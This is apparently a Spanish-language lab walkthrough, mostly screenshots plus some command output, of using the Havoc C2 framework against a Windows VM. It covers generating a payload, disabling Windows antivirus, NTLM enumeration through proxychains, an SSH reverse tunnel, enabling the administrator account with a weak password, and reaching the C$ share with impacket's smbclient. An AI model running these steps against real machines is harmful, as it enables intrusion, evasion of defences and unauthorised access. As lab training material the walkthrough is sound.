


introducimos los siguientes datos en la cajas de texto:




el puerto se puede cambiar, el usuario/password es el que viene en el fichero de configuración havoc.yaotl, es decir Neo/password1234. Le doy a Connect y me salen estas pantallas:







me creo un Listener, en el menú View - Listener




click en Add para añadir:







en hosts le doy a Add y se añade la ip de windows y doy a Save




añado un Payload






le doy a Generate


desactivo el antivirus de windows para que no elimine el payload



elijo Desktop y doy a Save



vemos en Desktop que se ha creado correctamente el malware



```
root@debian:/opt# cd ntlm_challenger/
root@debian:/opt/ntlm_challenger# ls
LICENSE  ntlm_challenger.py  README.md  requirements.txt
root@debian:/opt/ntlm_challenger# proxychains python3 ./ntlm_challenger.py smb://192.168.79.130
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:68-<><>-192.168.79.130:445-<><>-OK

Target (Server): DESKTOP-0G1PKPH

Version: Server 2016 or 2019 / Windows 10 (build 19041)

TargetInfo:
  MsvAvNbDomainName: DESKTOP-0G1PKPH
  MsvAvNbComputerName: DESKTOP-0G1PKPH
  MsvAvDnsDomainName: DESKTOP-0G1PKPH
  MsvAvDnsComputerName: DESKTOP-0G1PKPH
  MsvAvTimestamp: Jun 15, 2024 22:11:22.868322

Negotiate Flags:
  NTLMSSP_NEGOTIATE_UNICODE
  NTLMSSP_REQUEST_TARGET
  NTLMSSP_TARGET_TYPE_SERVER
  NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY
  NTLMSSP_NEGOTIATE_TARGET_INFO
  NTLMSSP_NEGOTIATE_VERSION
  NTLMSSP_NEGOTIATE_128
  NTLMSSP_NEGOTIATE_56
root@debian:/opt/ntlm_challenger#
```

en Windows ejecuto como administrator en un PS

ssh -R 1337 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1 -oUserKnownHostsFile=/dev/null -oStrictHostKeyChecking=no root@127.0.0.1

Y net user administrator active/yes
  net user administrator qwerty12345

en debian:

proxychains smbclient.py ./administrator@127.0.0.1

```
root@debian:/home/practica/Havoc# proxychains smbclient.py ./administrator@127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

Password:
```


como password qwerty12345

y estaría conectado al smb de la máquina windows:

```
Password:
|S-chain|-<>-127.0.0.1:68-<><>-127.0.0.1:445-<><>-OK
Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Mon Jun  3 16:42:11 2024 $Recycle.Bin
drw-rw-rw-          0  Sat Jun 15 11:45:16 2024 $WinREAgent
drw-rw-rw-          0  Mon Jun  3 16:40:34 2024 Documents and Settings
-rw-rw-rw-       8192  Sat Jun 15 14:00:02 2024 DumpStack.log.tmp
-rw-rw-rw- 2013265920  Sat Jun 15 14:00:02 2024 pagefile.sys
drw-rw-rw-          0  Tue Jun  4 02:36:40 2024 PerfLogs
drw-rw-rw-          0  Tue Jun  4 15:05:20 2024 Program Files
drw-rw-rw-          0  Tue Jun  4 02:36:40 2024 Program Files (x86)
drw-rw-rw-          0  Mon Jun  3 16:43:57 2024 ProgramData
